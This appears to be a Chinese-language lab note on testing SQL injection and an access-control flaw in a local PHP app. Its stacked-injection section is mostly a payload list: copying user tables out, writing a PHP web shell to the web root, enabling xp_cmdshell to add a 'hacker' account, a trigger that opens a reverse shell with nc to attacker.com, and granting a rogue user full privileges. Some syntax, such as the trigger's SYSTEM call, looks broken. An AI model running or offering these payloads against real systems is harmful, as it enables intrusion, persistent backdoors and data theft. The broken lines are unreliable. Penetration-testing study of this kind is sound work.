# Sql注入漏洞测试

这里主要测试几个特别的sql漏洞

简单漏洞可以用手动或者/自动的方法轻松获取数据库数据



主要测试4.3.3后面的漏洞并详细分析其代码与方法


## 堆叠查询注入:

首先测试注入点发现存在,闭合方式为 ‘


可以使用bool盲注 :

http://localhost/4.3/pdo.php?id=1%27and%271%27=%271%27--+不同and值返回页面不同

存在union注入漏洞



知道了闭合方式,闭合1’使用堆叠查询发现存在漏洞:



加载时间为5,后面任意语句可以被执行

目标代码返回值只能返回第一条语句

所以要用sleep() 来测试其漏洞

后面可以执行任意语句;

数据提取:

'; INSERT INTO attacker\_table SELECT \* FROM users; --

'; CREATE TABLE dump\_data AS SELECT \* FROM sensitive\_table; --

提权:

'; SET GLOBAL general\_log\_file='/var/www/html/shell.php'; --

'; SET GLOBAL general\_log='on'; --

'; SELECT '<?php system($\_GET[cmd]); ?>' INTO OUTFILE '/var/www/shell.php'; --

'; EXEC sp\_configure 'show advanced options', 1; RECONFIGURE; --

'; EXEC sp\_configure 'xp\_cmdshell', 1; RECONFIGURE; --

'; EXEC xp\_cmdshell 'net user hacker P@ssw0rd /add'; --

持久化:

'; CREATE TRIGGER backdoor AFTER INSERT ON users FOR EACH ROW BEGIN SYSTEM 'nc -e /bin/sh attacker.com 4444'; END; --


'; CREATE USER 'hacker'@'%' IDENTIFIED BY 'password'; --

'; GRANT ALL PRIVILEGES ON \*.\* TO 'hacker'@'%'; --

堆叠注入是一种高危但受环境限制的技术，理解其原理和限制条件对于渗透测试和防御都至关重要。在授权测试中，它可以揭示系统最严重的漏洞；在防御方面，必须采取严格措施防止此类攻击。

# 越权漏洞

这是一个简单的越权漏洞,



用户登录后显示用户信息时是直接查询的,没有权限设置,直接登录改变URL完成越权

